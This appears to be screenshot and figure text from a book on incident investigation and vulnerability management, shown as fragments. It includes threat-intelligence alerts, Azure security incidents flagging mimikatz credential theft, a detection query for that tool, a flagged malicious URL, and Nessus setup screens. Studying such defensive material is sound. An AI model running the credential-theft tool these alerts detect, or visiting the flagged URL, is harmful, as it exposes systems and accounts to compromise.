Your OTX Key is available on the [OTX API page](#).

OTX Key

*

Validate OTX Key

☰ SORT BY: Time Created ▼

<input type="checkbox"/>	INTENT ⇅	ALARM STATUS	STRATEGY ⇅	METHOD ⇅
<input type="checkbox"/>	☆	 Open	C&C Communication	Malware Beacons to C&C
<input type="checkbox"/>	☆	 Open	Suspicious Behavior	OTX Indicators of Compromise
<input type="checkbox"/>	☆	 Open	Malware Infection	Ransomware

☆ C&C Communication - Malware Beaconsing To C&C

Alarm Details [Full Detail] [Select Action](#) [Create Rule](#) [Alarm Status](#) [Apply Label](#)

Malware Family	[REDACTED]
HTTP Hostname	[REDACTED]
Source Name	[REDACTED]
Destination Name	[REDACTED]
Sensor	Hyper-V
Priority	High
Alarm Status	Open

Description [Recommendations](#)

Communication was detected with a C&C server based on the analysis of the traffic.

Communication from your system to a Malware C&C server has been identified. This is an indicator that your system has malware installed.

System Compromise alarms identify behavior associated with compromised systems or user accounts.

Source

[REDACTED]

Hostname	[REDACTED]
FQDN	[REDACTED]
IP Address	[REDACTED]

Destination

[REDACTED]

AlienVault, Inc. [US] | https://otx.alienvault.com/pulse/548b3f4d11d40843c065f6f2/

ALIEN VAULT
OPEN THREAT EXCHANGE

BROWSE API CREATE PULSE SEARCH

PoS Scammers Toolb...
MODIFIED 94 DAYS AGO AlienVault

RAZOR BLADES IN T...
MODIFIED 821 DAYS AGO AlienVault

Linking Asprox, Zem...
MODIFIED 64 DAYS AGO AlienVault

Operation Double Tap
MODIFIED 64 DAYS AGO AlienVault

Regin
MODIFIED 65 DAYS AGO AlienVault

FIN4
MODIFIED 93 DAYS AGO AlienVault

Bots, Machines, and the Matrix
MODIFIED 64 days ago by AlienVault | Public | TLP: Green

REFERENCE: pasted_text
GROUPS: No groups.

41K SUBSCRIBERS
DOWNLOAD

Summary

TYPES OF INDICATORS

Indicators of Compromise

Show 10 entries

Group-IB: BadRabbit There is a connection between BadRabbit and Not Petya
MODIFIED 1 day ago by networkbox | Public | TLP: White

On 24th October in Russia and Ukraine a largescale cyber attack took place using a new cryptolocker – BadRabbit. Amongst victims, this affected computers and servers of the Kiev metro, the Ministry of Infrastructure and Odessa International Airport, as well as a number of state organisations in the Russian Federation. Victims in the Russian... more



5 SUBSCRIBERS 0 VOTES 0 COMMENTS 5 RELATED
DOWNLOAD EMBED

REFERENCE: https://www.group-ib.com/blog/badrabbit
TAGS: isass, usd, bad rabbit, flashplayer
GROUPS: No groups.

Summary

TYPES OF INDICATORS

THREAT INFRASTRUCTURE




Investigation Dashboard (Preview)

Investigation path



Security incident detected

10/14/2017 12:45 AM — 10/28/2017 10:56 AM (20770.7 minutes)



Security incident detected

>

Unrelated
TO INCIDENT

High
PRIORITY

InternalTestProvider
DETECTED BY

Info

Alert details

DESCRIPTION
The incident which started on 10/15/2017 05:40:20 and most recently detected on 10/15/2017 06:26:13 indicate that an attacker has attacked other resources from your virtual machine ContosoWebFE1

ALERT ID
2518942547722139231_77a4630c-be6e-4957-ada1-5920e3a3f1b8

TIME GENERATED
10/15/2017 2:25:42.000 AM

START TIME (UTC)
2017-10-15T05:40:20Z

DETECTED TIME (UTC)
2017-10-15T06:26:13Z

COMPROMISED HOST
ContosoWebFE1

INCIDENT STAGE
attacked other resources from

SERVICEID

REPORTINGSYSTEM
Azure

OCCURRINGDATACENTER

Remediation Steps

Entities

Search

Exploration

Playbooks

Comments

Audit

Chapter 13: Investigating an Incident

```

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Yuri> Get-ItemProperty "hklm:\system\currentcontrolset\control\timezoneinformation"

Bias                : 360
DaylightBias        : 4294967236
DaylightName        : @tzres.d11,-161
DaylightStart       : {0, 0, 3, 0...}
DynamicDaylightTimeDisabled : 0
StandardBias        : 0
StandardName        : @tzres.d11,-162
StandardStart       : {0, 0, 11, 0...}
TimeZoneKeyName     : Central Standard Time
ActiveTimeBias      : 360
PSPath              : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\system\currentcontrolset\control\
                    : timezoneinformation
PSParentPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\system\currentcontrolset\control
PSPChildName        : timezoneinformation
PSDrive             : HKLM
PSProvider          : Microsoft.PowerShell.Core\Registry
  
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
DefaultGatewayMac	REG_BINARY	00 50 e8 02 91 05
Description	REG_SZ	@Hyatt_WiFi
DnsSuffix	REG_SZ	<none>
FirstNetwork	REG_SZ	@Hyatt_WiFi
ProfileGuid	REG_SZ	{B2E890D7-A070-4EDD-95B5-F2CF197DA85E}
Source	REG_DWORD	0x00000008 (8)

Name	Type	Data
(Default)	REG_SZ	(value not set)
Address	REG_DWORD	0x00000004 (4)
Capabilities	REG_DWORD	0x00000010 (16)
ClassGUID	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}
CompatibleIds	REG_MULTI_SZ	USBSTOR\Disk USBSTOR\RAW GenDisk
ConfigFlags	REG_DWORD	0x00000000 (0)
ContainerID	REG_SZ	{422ae5be-5d49-599c-9bf0-d80d6363d7}
DeviceDesc	REG_SZ	@disk.inf,%disk_devdesc%;Disk drive
Driver	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}\0011
FriendlyName	REG_SZ	USB DISK 2.0 USB Device
HardwareID	REG_MULTI_SZ	USBSTOR\Disk____USB_DISK_2.0__DL07 USBST...
Mfg	REG_SZ	@disk.inf,%genmanufacturer%;(Standard disk drives)
Service	REG_SZ	disk

Display Name	Name	State	Start M...	Service...	Path	Error C...	Start N...	Tag...
ActiveX Installer (AxInstSV)	AxInstSV	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k axinstsvgroup	Normal	LocalSy...	0
Adobe Acrobat Update Service	AdobeARMSvc	Ru...	Auto	Own Pr...	"c:\program files (x86)\common files\adobe\arm\1.0\armsvc.exe"	Ignore	LocalSy...	0
Adobe Active File Monitor V14	AdobeActiveFileMonit...	Ru...	Auto	Own Pr...	c:\program files\adobe\elements 14\organizer\photoshopelementsfile...	Ignore	LocalSy...	0
Alloyn Router Service	AJRouter	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k localservicenetworkrestricted	Normal	NT AU...	0
AMD External Events Utility	AMD External Events U...	Ru...	Auto	Own Pr...	c:\windows\system32\atiesrv.exe	Normal	LocalSy...	0
App Readiness	AppReadiness	Ru...	Manual	Share ...	c:\windows\system32\svchost.exe -k appreadiness	Normal	LocalSy...	0
Application Identity	AppIDSvc	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k localservicenetworkrestricted	Normal	NT AU...	0
Application Information	AppInfo	Ru...	Manual	Share ...	c:\windows\system32\svchost.exe -k netsvc	Normal	LocalSy...	0
Application Layer Gateway Service	ALG	Sto...	Manual	Own Pr...	c:\windows\system32\alg.exe	Normal	NT AU...	0
Application Management	AppMgmt	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k netsvc	Normal	LocalSy...	0
AppX Deployment Service (AppXSvc)	AppXSvc	Ru...	Manual	Share ...	c:\windows\system32\svchost.exe -k wsappx	Normal	LocalSy...	0
Auto Time Zone Updater	tzautoupdate	Sto...	Disabled	Share ...	c:\windows\system32\svchost.exe -k localservice	Normal	NT AU...	0
Background Intelligent Transfer Ser...	BITS	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k netsvc	Normal	LocalSy...	0
Background Tasks Infrastructure Ser...	BrokerInfrastructure	Ru...	Auto	Share ...	c:\windows\system32\svchost.exe -k dcoclmlaunch	Normal	LocalSy...	0
Base Filtering Engine	BFE	Ru...	Auto	Share ...	c:\windows\system32\svchost.exe -k localservicenetwork	Normal	NT AU...	0
BitLocker Drive Encryption Service	BDESVC	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k netsvc	Normal	LocalSy...	0
Block Level Backup Engine Service	wbengine	Sto...	Manual	Own Pr...	"c:\windows\system32\wbengine.exe"	Normal	LocalSy...	0
Bluetooth Driver Management Serv...	BcmBTRSupport	Sto...	Auto	Own Pr...	c:\windows\system32\btwrsupportservice.exe	Normal	LocalSy...	0
Bluetooth Handsfree Service	BthHFSrv	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k localserviceandnoimpersonation	Normal	NT AU...	0
Bluetooth Support Service	bthserv	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k localservice	Normal	NT AU...	0
BranchCache	PeerDistSvc	Sto...	Manual	Share ...	c:\windows\system32\svchost.exe -k peerdist	Normal	NT AU...	0
Certificate Propagation	CertPropSvc	Ru...	Auto	Share ...	c:\windows\system32\svchost.exe -k netsvc	Normal	LocalSy...	0

```

C:\>Administrator: Command Prompt

C:\>auditpol /get /category:*
System audit policy
Category/Subcategory           Setting
System
  Security System Extension     No Auditing
  System Integrity              Success and Failure
  IPsec Driver                  No Auditing
  Other System Events           Success and Failure
  Security State Change         Success
Logon/Logoff
  Logon                         Success
  Logoff                        Success
  Account Lockout               Success
  IPsec Main Mode               No Auditing
  IPsec Quick Mode              No Auditing
  IPsec Extended Mode           No Auditing
  Special Logon                 Success
  Other Logon/Logoff Events     No Auditing
  Network Policy Server         Success and Failure
  User / Device Claims          No Auditing
  Group Membership              No Auditing
Object Access
  File System                   No Auditing

```

Search or scan a URL, IP address, domain, or file hash

3 engines detected this URL

URL <http://nfe.correiowebmail.com.br/dhsdfhsdhdshp.php>
 Host nfe.correiowebmail.com.br
 Last analysis 2017-06-23 11:09:55 UTC

3 / 65

Detection Details Community

BitDefender	Malware
Fortinet	Malware
Sophos AV	Malicious

Security alerts

Filter

29 Sun 5 Sun 12 Sun

HIGH SEVERITY 2 **MEDIUM SEVERITY** 4 **LOW SEVERITY** 1

	DESCRIPTION	COUNT	DETECTED BY	ENVIRONMENT	DATE	STATE	SEVERITY	
NEW	Security incident with shared process detect...	1	Microsoft	Azure	11/14/17	Active	High	...
NEW	Suspicious process executed	3	Microsoft	Non-Azure	11/15/17	Active	High	...
NEW	Suspicious process name detected	2	Microsoft	Non-Azure	11/15/17	Active	Medium	...

Security incident with shared process detected
□ ×

Incident Detected

Investigation not available

DESCRIPTION	The incident which started on 2017-11-14 22:29:13 UTC and recently detected on 2017-11-16 00:34:08 UTC indicates that an attacker has abused resource in your resource MVAVMONPrem
DETECTION TIME	Tuesday, November 14, 2017 4:29:13 PM
SEVERITY	! High
STATE	Active
ATTACKED RESOURCE	MVAVMONPrem
SUBSCRIPTION	Visual Studio Enterprise XXXXXXXXXX
DETECTED BY	Microsoft
ENVIRONMENT	Azure

Alerts included in this incident

DESCRIPTION	COUNT	DETECTION TIME	ATTACKED RESOURCE	SEVERITY
! Antimalware Action Taken	4	11/14/17 04:29 PM	MVAVMONPrem	! Low
! Suspicious process name detected	2	11/15/17 12:21 PM	MVAVMONPrem	! Medium
! Suspicious Process Execution Activity Detected	1	11/15/17 12:21 PM	MVAVMONPrem	! Medium
! Suspicious process executed	3	11/15/17 12:21 PM	MVAVMONPrem	! High

Notable events included in this incident


DESCRIPTION	COUNT	DETECTION TIME	ATTACKED RESOURCE
! Potentially suspect behaviour reported as extra cont...	2	11/15/17 12:19 PM	MVAVMONPrem
! An event log was cleared	1	11/15/17 12:21 PM	MVAVMONPrem

Suspicious process name detected
MVAVMONPREM

Investigate (A) Run playbooks


DESCRIPTION Analysis of host data on MVAVMONPREM detected a process whose name is suspicious, for example corresponding to a known attacker tool or named in a way that is suggestive of attacker tools that try to hide in plain sight. This process could be legitimate activity, or an indication that one of your machines has been compromised.


DETECTION TIME Wednesday, November 15, 2017 12:21:12 PM

SEVERITY  Medium


STATE Active


ATTACKED RESOURCE MVAVMONPREM

SUBSCRIPTION Visual Studio Enterprise 

DETECTED BY  Microsoft

ACTION TAKEN Detected

ENVIRONMENT  Non-Azure

RESOURCE TYPE  Non-Azure Resource

ACCOUNT SESSION ID 0x3d3214

PARENT PROCESS cmd.exe

SUSPICIOUS PROCESS c:\temp\tools\mimi\w64\mimikatz.exe

REMIEDIATION STEPS Review with MVAVMONPREM\EMSAdmin the suspicious process in this alert to see if you recognise this as a legitimate binary that you expect to be running on MVAVMONPREM. If not, Escalate the alert to the information security team.

Suspicious Process Execution Activity Detected
MVAVMONPREM

Investigate [A] Run playbooks

DESCRIPTION
Analysis of host data has detected a sequence of one or more processes running on MVAVMONPREM that have historically been associated with malicious activity. While individual commands may appear benign the alert is scored based on an aggregation of these commands. This could either be legitimate activity, or an indication that one of your machines has been compromised.

DETECTION TIME
Wednesday, November 15, 2017 12:21:12 PM

SEVERITY
⚠ Medium

STATE
Active

ATTACKED RESOURCE
MVAVMONPREM

SUBSCRIPTION
Visual Studio Enterprise [REDACTED]

DETECTED BY
Microsoft

ACTION TAKEN
Detected

ENVIRONMENT
Non-Azure

RESOURCE TYPE
Non-Azure Resource

REMIEDIATION STEPS
Review with the owner of account 'MVAVMONPREM\EMSAdmin' each of the individual command lines in this alert to see if you recognise them as legitimate administrative activity. If not, Escalate the alert to the information security team.

Suspicious process executed
X

Investigate [A] Run playbooks

DESCRIPTION	Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\w64\mimikatz.exe' was running on the machine.
DETECTION TIME	Wednesday, November 15, 2017 12:21:12 PM
SEVERITY	! High
STATE	Active
ATTACKED RESOURCE	MVAVMONPREM
SUBSCRIPTION	Visual Studio Enterprise XXXXXXXXXX
DETECTED BY	Microsoft
ACTION TAKEN	Detected
ENVIRONMENT	Non-Azure
RESOURCE TYPE	Non-Azure Resource
ACCOUNT LOGON ID	0x3d3214
DOMAIN NAME	MVAVMONPREM
PARENT PROCESS	cmd.exe
PARENT PROCESS ID	3464
PROCESS ID	5212
USER NAME	EMSAdmin
USER SID	S-1-5-21-3530110996-1287965346-2161999582-1001
REPORTS	Report: Hacker tool executed 1. Run Process Explorer and try to identify unknown running processes (see https://technet.microsoft.com/en-us/sysinternals/bb896653.aspx) 2. Escalate the alert to the information security team 3. Make sure the machine is completely updated and has an updated anti-malware application installed 4. Run a full anti-malware scan and verify that the threat was removed 5. Install and run Microsoft's Malicious Software Removal Tool (see https://www.microsoft.com/en-us/download/malicious-software-removal-tool-details.aspx) 6. Run Microsoft's Autoruns utility and try to identify unknown applications that are configured to run at login (see https://technet.microsoft.com/en-us/sysinternals/bb963902.aspx)
REMEDATION STEPS	

Potentially suspect behaviour reported as extra context for other... ⌵ ✕
MVAVMONPREM

🔍 Investigate [A] Run playbooks

DESCRIPTION	Analysis of host data on MVAVMONPREM suggests that the following extra context may be relevant to the investigation of other alerts present on this host. The information below should be reviewed in conjunction with these other alerts to determine whether the overall pattern of activity is legitimate or not.
DETECTION TIME	Wednesday, November 15, 2017 12:19:42 PM
SEVERITY	ⓘ Notable event
STATE	Active
ATTACKED RESOURCE	MVAVMONPREM
SUBSCRIPTION	Visual Studio Enterprise ████████████████████
DETECTED BY	⊞ Microsoft
ACTION TAKEN	Detected
ENVIRONMENT	⊞ Non-Azure
RESOURCE TYPE	📁 Non-Azure Resource
ACCOUNT SESSION ID	0x3e7
SUSPICIOUS PROCESS	c:\windows\system32\rundll32.exe
SUSPICIOUS BEHAVIOUR	Launches rundll32.exe
REMEDATION STEPS	Review the command line in this alert with MVAVMONPREM\$ in conjunction with other alerts on this host to confirm that the overall activity is legitimate and expected on MVAVMONPREM. If not, escalate the alert to the information security team.

Investigation path



Investigation



Suspicious process name det...



Security incident with shar...

11/14/2017 3:40 PM — 11/16/2017 3:40 PM (2 days)







```


Home Page x New Query 1* x +
SecurityDetection
| where ProcessName contains "mimikatz"

```


Computer	Provider	AlertTitle	AlertType	AlertSeverity	Description
MVAWMPREN	Detection	Suspicious process executed	ProcessCreationKnownHackerTools	High	Machine logs indicate that the suspicious Process: 'c:\temp\tools\wimi\x64\mimikatz.exe'...
MVAWMPREN	Detection	Suspicious process executed	ProcessCreationKnownHackerTools	High	Machine logs indicate that the suspicious Process: 'c:\temp\tools\wimi\x64\mimikatz.exe'...
MVAWMPREN	Detection	Suspicious process executed	ProcessCreationKnownHackerTools	High	Machine logs indicate that the suspicious Process: 'c:\temp\tools\wimi\x64\mimikatz.exe'...


Chapter 14: Recovery Process





Chapter 15: Vulnerability Management





Connect via SSL

NOTICE: If you get a security alert from your browser, you can accept the risk and continue or obtain a valid certificate before proceeding. Please refer to the documentation for more information.

STEP 1 OF 3 Nessus


Create an account

To use this scanner, an account must be created. This account can execute commands on remote targets and should be treated as a root user.

Username *

Password *

Continue



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Nessus Home

Nessus® Home allows you to scan your personal home network (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy.

Please note that Nessus Home does not provide access to support, allow you to perform compliance checks or content audits, or allow you to use the Nessus virtual appliance. If you require support and these additional features, please purchase a Nessus subscription.

Nessus Home is available for personal use in a home environment only. It is not for use by any commercial organization.


